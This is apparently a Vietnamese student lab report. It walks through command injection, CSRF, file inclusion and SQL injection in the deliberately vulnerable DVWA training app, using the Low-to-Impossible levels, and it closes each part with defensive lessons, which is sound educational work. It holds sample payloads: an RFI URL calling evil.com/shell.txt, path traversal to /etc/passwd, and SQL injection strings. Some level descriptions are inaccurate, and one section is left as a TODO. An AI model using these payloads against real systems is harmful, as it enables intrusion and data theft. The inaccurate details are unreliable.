
Lỗ hổng Command Execution (hay OS Command Injection) xảy ra khi ứng dụng web trực tiếp đưa dữ liệu do người dùng nhập vào thành một lệnh hệ điều hành (như exec(), shell\_exec(), system(), v.v.) mà không kiểm soát hoặc lọc sạch ký tự đặc biệt. Kẻ tấn công có thể chèn thêm các tham số hoặc lệnh mới (ví dụ dùng ;, &&, |) để máy chủ thực thi những lệnh trái phép, từ đó đánh cắp dữ liệu, cài backdoor hoặc chiếm quyền điều khiển hoàn toàn hệ thống. Để phòng ngừa, cần **tách rời** dữ liệu và lệnh (thông qua API an toàn), **validate/escape** mọi input, hoặc dùng các thư viện/biện pháp sandbox để hạn chế quyền lệnh được thực thi.

**Bước 3. Thực hành Demo lỗ hổng Command Execution trên ứng dụng DVWA**

Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Phần mềm đa phương tiện

Nội dung do AI tạo ra có thể không chính xác.

*Vào Mục Command Injection*

**

*Nhập vào địa chỉ ping kèm theo lệnh được tiêm vào*

Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Biểu tượng máy tính

Nội dung do AI tạo ra có thể không chính xác.

*Kết quả là ngoài việc ping đến google.com thì sẽ thực hiện luôn lệnh được tiêm*

**Nguy cơ của lỗ hổng Command Execution**

Lỗ hổng Command Execution (OS Command Injection) cho phép kẻ tấn công chèn và thực thi bất kỳ lệnh hệ điều hành nào trên máy chủ với quyền mà ứng dụng web đang chạy. Một khi khai thác thành công, hacker có thể:

* **Đọc/ghi tập tin** nhạy cảm (ví dụ /etc/passwd, cấu hình, log),
* **Tạo backdoor** hoặc tải malware lên máy chủ,
* **Leo thang đặc quyền** nếu ứng dụng chạy dưới tài khoản có nhiều quyền,
* **Đánh cắp thông tin** như credential, cookie, database dumps,
* **Pivot** sang các hệ thống nội bộ khác trong mạng nội bộ,
* **Tấn công DoS** bằng cách khởi tạo vô số tiến trình nặng hoặc vô hạn.

**Bước 4. Xem mã nguồn của tính năng ở các level khác nhau (Low, Medium, High, Impossible) và thử tìm cách khai thác lỗ hổng ở các level này, rút ra kết luận về việc hiện thực tính năng để tránh được lỗ hổng trên.**

1. **Low Level**

Dùng trực tiếp shell\_exec('ping '.$target) mà không lọc gì ⇒ mọi ký tự đặc biệt (;, |, &&, v.v.) đều được chèn vào lệnh và thực thi.

1. **Medium Level**

Thêm bước escapeshellcmd() hoặc escapeshellarg() để “quote” toàn bộ chuỗi người dùng, nhưng vẫn có thể bị bypass nếu API không dùng đúng cách.

1. **High Level**

Áp dụng **blacklist** loại bỏ thủ công một số ký tự nguy hiểm (&, ;, |, `, ||, $, -, (, ), …) trước khi gọi shell\_exec. Tuy nhiên blacklist luôn kém an toàn bởi có thể bỏ sót ký tự hoặc ký tự unicode tương đương, và việc chỉ replace không ngăn hết được mọi cách bypass.

1. **Impossible Level**

Hoàn toàn tắt chức năng gọi shell hoặc thay thế bằng một API kiểm soát chặt chẽ (ví dụ chỉ cho phép ping IP đúng định dạng bằng regex whitelist), nên không thể chèn bất kỳ lệnh tùy ý nào.

1. **Kết Luận và Bài Học Rút Ra**

Không nên dùng **blacklist** mà hãy áp dụng **whitelist** (chỉ cho phép các ký tự/dữ liệu hợp lệ, ví dụ chỉ số và dấu chấm cho IP) kết hợp hàm escapeshellarg() để cách ly dữ liệu và lệnh.

Tốt nhất là **tránh hẳn** gọi shell từ web: dùng thư viện ngôn ngữ hoặc API hệ thống (ví dụ PHP’s filter\_var($ip, FILTER\_VALIDATE\_IP), rồi sử dụng cURL để kiểm tra host thay vì ping).

Bổ sung **CSRF token**, **giới hạn quyền** tài khoản ứng dụng chạy (chỉ cho phép ping, không cho chmod, rm,…), và **ghi log** đủ chi tiết để phát hiện sớm các cuộc tấn công.

**Mô phỏng lỗ hổng CSRF bằng DVWA**

**Bước 1.** **Reset cơ sở dữ liệu của ứng dụng DVWA**

Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Biểu tượng máy tính

Nội dung do AI tạo ra có thể không chính xác.

**Bước 2. Tìm hiểu về lỗ hổng CSRF?**

Cross‑Site Request Forgery (CSRF) là lỗ hổng cho phép kẻ tấn công lợi dụng phiên đăng nhập hợp lệ của nạn nhân để ép buộc họ gửi các yêu cầu trái phép đến ứng dụng web (ví dụ: đổi mật khẩu, chuyển tiền) mà không hay biết, vì trình duyệt tự động gửi kèm cookie hoặc thông tin phiên (session). Để ngăn ngừa CSRF, thường dùng **CSRF token** (mã ngẫu nhiên gắn vào form và kiểm tra phía server), thiết lập cookie với thuộc tính **SameSite**, hoặc xác thực các request có trạng thái thay đổi bằng header custom (ví dụ X‑Requested‑With) để đảm bảo chỉ những request hợp lệ mới được chấp nhận.

**Bước 3. Thực hành Demo lỗ hổng CSRF trên ứng dụng DVWA**

**Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Biểu tượng máy tính

Nội dung do AI tạo ra có thể không chính xác.**

*Truy cập mục CSRF*

Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Phần mềm đa phương tiện

Nội dung do AI tạo ra có thể không chính xác.

*Nhập mật khẩu mới là admin vào 2 ô*

*Ảnh có chứa văn bản, phần mềm, Biểu tượng máy tính, Trang web

Nội dung do AI tạo ra có thể không chính xác.*

*Bật Intercept trong Burp Suite (Proxy → Intercept → On)*

*Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Biểu tượng máy tính

Nội dung do AI tạo ra có thể không chính xác. Sau khi nhấn nút Change trên DVWA sẽ thấy yêu cầu sẽ bị chặn bởi Burp Suite và sẽ thấy request* ***GET*** *như hình*

*Ảnh có chứa văn bản, phần mềm, Biểu tượng máy tính, Trang web

Nội dung do AI tạo ra có thể không chính xác.*

*Đổi password ở dòng GET thành hacked. Sau đó nhấn nút Forward*

*Ảnh có chứa văn bản, phần mềm, Phần mềm đa phương tiện, Biểu tượng máy tính

Nội dung do AI tạo ra có thể không chính xác.*

*Ở trang của victim đã hiện là thay đổi mật khẩu thành công.*

*Ảnh có chứa văn bản, phần mềm, Phần mềm đa phương tiện, Biểu tượng máy tính

Nội dung do AI tạo ra có thể không chính xác.*

*Tuy nhiên khi test credential thì mật khẩu lại không phải là admin như người dùng mong muốn.*

*Ảnh có chứa văn bản, phần mềm, Phần mềm đa phương tiện, Biểu tượng máy tính

Nội dung do AI tạo ra có thể không chính xác.*

*Mà thực tế lại là mật khẩu đã bị thay đổi giữa chừng là hacked.*

**Bước 4. Xem mã nguồn của tính năng ở các level khác nhau (Low, Medium, High, Impossible) và thử tìm cách khai thác lỗ hổng ở các level này, rút ra kết luận về việc hiện thực tính năng để tránh được lỗ hổng trên.**

1. **Low Level**

Ở mức Low, tính năng đổi mật khẩu chỉ dùng phương thức GET nhận hai tham số password\_new và password\_conf mà không có bất kỳ cơ chế chống CSRF nào, nên chỉ cần dàn dựng một URL chứa các tham số này và gửi cho nạn nhân đang đăng nhập để lừa trình duyệt thực thi thay đổi mật khẩu.

1. **Medium Level**

Ở mức Medium, mã nguồn bổ sung kiểm tra HTTP\_REFERER phải chứa SERVER\_NAME để xác nhận nguồn gốc request, nhưng cơ chế này vẫn có thể bị vượt qua bằng cách giả mạo header Referer hoặc sử dụng trang tấn công đặt tên host trùng với ứng dụng.

1. **High Level**

Ở mức **High**, ứng dụng sinh một token chống CSRF (user\_token) ngẫu nhiên mỗi lần tải trang và buộc phải gửi kèm giá trị token đúng khi submit, do đó kẻ tấn công phải thu thập token hợp lệ trước khi tấn công.

1. **Impossible Level**

Ở mức **Impossible**, tính năng đổi mật khẩu yêu cầu bên cạnh token CSRF còn phải xác thực mật khẩu hiện tại (password\_current), nên không thể khởi tạo request hợp lệ mà không biết trước mật khẩu của người dùng, từ đó đóng hoàn toàn vector CSRF.

1. **Kết Luận và Bài Học Rút Ra**

CSRF là lỗ hổng xuất phát từ việc trình duyệt tự động gửi cookie phiên làm tin tưởng request dù người dùng không chủ động, và chỉ dựa vào cơ chế như HTTP\_REFERER hoặc URL tham số (GET) là hoàn toàn không đủ. Để phòng ngừa hiệu quả, mọi thao tác thay đổi trạng thái (đổi mật khẩu, chuyển tiền…) phải kèm theo một giá trị ngẫu nhiên, khó đoán (CSRF token) được phát sinh mỗi lần tải trang và đối chiếu trên server, đồng thời với các biện pháp phụ trợ như yêu cầu nhập lại mật khẩu hiện tại cho các hành động nhạy cảm.

Bài học rút ra:

* Tuyệt đối không dùng GET để thực thi các thao tác quan trọng.
* Không tin cậy hoàn toàn vào HTTP\_REFERER hay cơ chế “same‑origin” của trình duyệt.
* Luôn sinh và kiểm tra CSRF token cho mỗi form, session.
* Với các chức năng tối quan trọng, cần bổ sung thêm xác thực (ví dụ mật khẩu hiện tại hoặc xác thực đa yếu tố) để đảm bảo kẻ tấn công không thể qua mặt chỉ nhờ CSRF token hợp lệ.

**Mô phỏng lỗ hổng File Inclusion bằng DVWA**

**Bước 1.** **Reset cơ sở dữ liệu của ứng dụng DVWA**

Ảnh có chứa văn bản, phần mềm, Trang web, Website

Nội dung do AI tạo ra có thể không chính xác.

**Bước 2. Tìm hiểu về lỗ hổng File Inclusion?**

Lỗ hổng File Inclusion xảy ra khi ứng dụng dùng dữ liệu đầu vào của người dùng để xác định tệp cần include mà không kiểm soát (ví dụ qua tham số GET/POST), từ đó kẻ tấn công có thể đọc bất kỳ tệp cục bộ (Local File Inclusion – LFI) hoặc, nếu cho phép, tải và thực thi mã từ xa (Remote File Inclusion – RFI). Hậu quả bao gồm lộ thông tin nhạy cảm (như file cấu hình, credential), hoặc thậm chí chiếm quyền điều khiển server. Để phòng ngừa, cần chỉ cho phép include từ danh sách trắng (whitelist) các đường dẫn cố định, tắt allow\_url\_include/allow\_url\_fopen trên PHP và luôn validate/normalize đầu vào, tránh dùng trực tiếp giá trị do người dùng cung cấp.

**Bước 3. Thực hành Demo lỗ hổng File Inclusion trên ứng dụng DVWA**

Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Phần mềm đa phương tiện

Nội dung do AI tạo ra có thể không chính xác.

*Truy cập mục File Inclusion*

*Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Phần mềm đa phương tiện

Nội dung do AI tạo ra có thể không chính xác.*

*Thử thay đổi tham số page để đọc file hệ thống bằng: ../../../../../../../../etc/passwd. Và đã truy cập được etc/passwd*

**Bước 4.** **Xem mã nguồn của tính năng ở các level khác nhau (Low, Medium, High, Impossible) và thử tìm cách khai thác lỗ hổng ở các level này, rút ra kết luận về việc hiện thực tính năng để tránh được lỗ hổng trên.**

1. **Low Level**

Ở mức này, tham số page được lấy trực tiếp từ input của người dùng mà không qua bất kỳ kiểm tra hay lọc nào, nên kẻ tấn công có thể chỉ việc truyền vào bất cứ URL (RFI) hoặc đường dẫn tập tin trên hệ thống (LFI) như ?page=http://evil.com/shell.txt hoặc đường dẫn độc như ?page*../../../../../../../../etc/passwd* để bao gồm và thực thi hoặc đọc nội dung tập tin đó.

1. **Medium Level**

Mức độ trung bình cố gắng lọc bớt một số chuỗi nguy hiểm bằng str\_replace, loại bỏ các tiền tố http://, https:// và các chuỗi ../,..\, nhưng cơ chế này vẫn dễ bị qua mặt. Ví dụ attacker có thể dùng biến thể chữ hoa-chữ thường (htTp://…) hoặc kỹ thuật chèn dấu ./ xen kẽ (…/./…/./etc/passwd) để phá vỡ bộ lọc và thực hiện LFI/RFI.

1. **High Level**

Ở mức cao, DVWA áp dụng “whitelist” đơn giản: chỉ cho phép include khi tên file phải bắt đầu bằng file hoặc đúng include.php. Tuy nhiên vẫn có thể khai thác LFI bằng cách dùng wrapper file:///… (được fnmatch cho qua) hoặc upload một file tùy ý rồi đổi tên sao cho bắt đầu bằng file…, sau đó include nó.

1. **Impossible Level**

Ở chế độ này, mã nguồn đã được viết lại hoàn toàn, không dùng trực tiếp biến $\_GET['page'] để include mà chỉ include các file cố định do developer định nghĩa, đồng thời đã tắt hoàn toàn khả năng include từ URL (Remote) và loại bỏ mọi vector include động, nên lỗ hổng File Inclusion không thể khai thác được.

1. **Kết Luận và Bài Học Rút Ra**

* Tuyệt đối không dùng input thô từ người dùng để quyết định file cần include.
* Luôn áp dụng whitelist (danh sách file/đường dẫn hợp lệ) thay vì blacklist chuỗi nguy hiểm.
* Đảm bảo normalize và resolve đường dẫn (realpath) để ngăn directory traversal.
* Tắt các thiết lập cho phép include URL từ xa (vd. allow\_url\_include=Off).
* Cân nhắc cơ chế upload file an toàn, giới hạn quyền truy cập cho thư mục chứa tập tin.

**Mô phỏng lỗ hổng File Inclusion bằng DVWA**

**Bước 1.** **Reset cơ sở dữ liệu của ứng dụng DVWA**

Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Biểu tượng máy tính

Nội dung do AI tạo ra có thể không chính xác.

**Bước 2. Tìm hiểu về lỗ hổng SQL Injection & SQL Injection (Blind)?**

Lỗ hổng SQL Injection (SQLi) là khi ứng dụng web chèn trực tiếp dữ liệu đầu vào của người dùng vào câu lệnh SQL mà không kiểm soát, cho phép kẻ tấn công thay đổi ý nghĩa truy vấn (ví dụ: thêm OR 1=1) để trích xuất, sửa đổi hoặc xóa dữ liệu trái phép. Blind SQL Injection xảy ra khi ứng dụng không hiển thị kết quả truy vấn hay thông báo lỗi chi tiết, buộc kẻ tấn công phải dò hỏi dữ liệu qua các câu hỏi đúng/sai (Boolean‑based) hoặc thông qua độ trễ (Time‑based) để suy luận thông tin từ phản hồi của server.

**Bước 3A. Thực hành Demo lỗ hổng SQL Injection trên ứng dụng DVWA**

**Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Phần mềm đa phương tiện

Nội dung do AI tạo ra có thể không chính xác.**

*Truy cập Mục SQL Injection*

*Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Phần mềm đa phương tiện

Nội dung do AI tạo ra có thể không chính xác.*

*Nhập vào 1' OR '1'='1*

Ảnh có chứa văn bản, phần mềm, Phần mềm đa phương tiện, Biểu tượng máy tính

Nội dung do AI tạo ra có thể không chính xác.

*Kết quả hiển thị toàn bộ danh sách người dùng như hình*

**Bước 3B. Thực hành Demo lỗ hổng SQL Injection (Blind) trên ứng dụng DVWA**

**Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Phần mềm đa phương tiện

Nội dung do AI tạo ra có thể không chính xác.**

*Truy cập Mục SQL Injection (Blind)*

**#TODO**

**Bước 4. Xem mã nguồn của tính năng ở các level khác nhau (Low, Medium, High, Impossible) và thử tìm cách khai thác lỗ hổng ở các level này, rút ra kết luận về việc hiện thực tính năng để tránh được lỗ hổng trên.**

1. **Low Level**

Mã nguồn lấy thẳng $\_REQUEST['id'] và xây dựng truy vấn như:

$query = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id'";

nên chỉ cần chèn payload như 1' OR '1'='1 là có thể trích xuất mọi bản ghi. Tương tự với Blind SQLi, trang chỉ hiển thị “User exists” hoặc “User missing”, cho phép dò từng ký tự qua … AND SUBSTRING(password,1,1)='a'.

1. **Medium Level**

Ứng dụng gọi mysqli\_real\_escape\_string() để lọc ký tự đặc biệt nhưng lại không đặt tham số trong dấu nháy (quotes), nên vẫn có thể bypass bằng payload không chứa dấu ' hoặc sử dụng kỹ thuật UNION/COMMENT. Ở Blind Medium, cùng cơ chế escape và POST thay vì GET, kẻ tấn công vẫn khai thác được qua Boolean‑based hoặc time‑based.

1. **High Level**

Mã nguồn chuyển sang ép kiểu (cast) biến thành số nguyên ((int)$\_GET['id']) hoặc dùng prepared statements, nhờ đó bất kỳ ký tự injection nào cũng bị loại trừ, ngăn chặn thành công cả SQLi thường và Blind.

1. **Impossible Level**

Tất cả tham số đều chọn từ danh sách cố định (whitelist) hoặc không dùng input động cho truy vấn, đồng thời tắt allow\_url\_include và báo lỗi chung chung, nên không thể khai thác bất kỳ vector SQL nào.

1. **Kết Luận và Bài Học Rút Ra**

Để ngăn ngừa SQL Injection (kể cả Blind), luôn dùng **parameterized queries** (prepared statements) hoặc ép kiểu an toàn, tuyệt đối không ghép chuỗi đầu vào thô vào truy vấn, kết hợp với **whitelist** giá trị hợp lệ và tài khoản DB chỉ có quyền tối thiểu.